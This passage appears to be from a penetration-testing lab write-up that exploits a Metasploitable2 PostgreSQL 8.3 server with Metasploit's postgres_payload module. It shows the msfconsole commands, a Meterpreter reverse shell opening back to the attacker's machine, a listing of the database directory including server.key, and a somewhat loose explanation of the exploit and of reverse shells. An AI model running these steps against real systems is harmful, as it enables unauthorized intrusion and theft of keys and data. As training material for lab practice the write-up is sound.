LHOST     yes             yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Linux x86

View the full module info with the info, or info -d command.
To direct input to this VM, move the mouse pointer inside or press Ctrl-G.
```

So All Things Now Are Ready I Used **EXPLOIT** command To Start Exploitation and It Succeeded and Opened A Reverse Shell And Now All Done 😊

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X Metasploit2 Linux X kali-linux-2025.2-vmware-...
kali@kali: ~Desktop
File Actions Edit View Help
LPORT 4444 yes The listen port

Exploit target:
Id  Name
--  --
0   Linux x86

View the full module info with the info, or info -d command.
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.172.129
rhosts => 192.168.172.129
msf6 exploit(linux/postgres/postgres_payload) > set lhost eth0
lhost => 192.168.172.200
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.172.200:4444
[*] 192.168.172.129:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/PXy0Qdri3o, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.172.129
[*] Meterpreter session 1 opened (192.168.172.200:4444 -> 192.168.172.129:57519) at 2026-02-01 16:17:15 -0500

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > whoami
Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main

Mode                Size      Type      Last modified      Name
----                -
100000/rw----- 4         fil      2010-03-17 10:08:46 -0400 PG_VERSION
040700/rwx----- 4096      dir      2010-03-17 10:08:56 -0400 base
040700/rwx----- 4096      dir      2026-02-01 16:17:19 -0500 global
040700/rwx----- 4096      dir      2010-03-17 10:08:49 -0400 pg_clog
040700/rwx----- 4096      dir      2010-03-17 10:08:46 -0400 pg_multixact
040700/rwx----- 4096      dir      2010-03-17 10:08:49 -0400 pg_subtrans
040700/rwx----- 4096      dir      2010-03-17 10:08:46 -0400 pg_tli.spc
040700/rwx----- 4096      dir      2010-03-17 10:08:46 -0400 pg_twophase
040700/rwx----- 4096      dir      2010-03-17 10:08:49 -0400 pg_xlog
100000/rw----- 225       fil      2026-02-01 16:04:22 -0500 postmaster.opts
100000/rw----- 54         fil      2026-02-01 16:04:22 -0500 postmaster.pid
100044/rw-r--r-- 540       fil      2010-03-17 10:08:45 -0400 root.crt
100044/rw-r--r-- 2224      fil      2010-03-17 10:07:45 -0400 server.crt
100040/rw-r----- 801       fil      2010-03-17 10:07:45 -0400 server.key

meterpreter > |
```

How the Exploit Works

The exploit/linux/postgres/postgres_payload module exploits a vulnerability in PostgreSQL versions 8.3.0 through 8.3.7. Here's the technical breakdown of the exploitation process:

Exploitation Mechanism:

1. Vulnerability Identification

- The exploit targets a security weakness in PostgreSQL's pl/pgsql procedural language
- Affected versions: PostgreSQL 8.3.0 - 8.3.7
- The vulnerability allows arbitrary code execution through database functions

2. Payload Delivery

- Metasploit connects to the PostgreSQL service (default port 5432)
- Creates a malicious stored procedure using pl/pgsql
- The procedure contains the payload (reverse shell code)
- Executes the stored procedure to trigger the exploit

3. Reverse Shell Establishment

- Once executed, the payload initiates an outbound connection from the target server to the attacker's machine (LHOST)
- This is called a "reverse" shell because the target connects back to the attacker
- The connection bypasses most firewall rules since it's an outbound connection
- Upon successful connection, a command shell is established

4. Post-Exploitation Access

- The attacker gains interactive command-line access to the target system
- Commands can be executed with the privileges of the PostgreSQL service account
- Full system control may be achieved depending on the service account permissions

Why Reverse Shell?

A reverse shell is preferred in penetration testing because:

- Outbound connections are typically less restricted by firewalls
- NAT and firewall traversal is easier
- More reliable in real-world network environments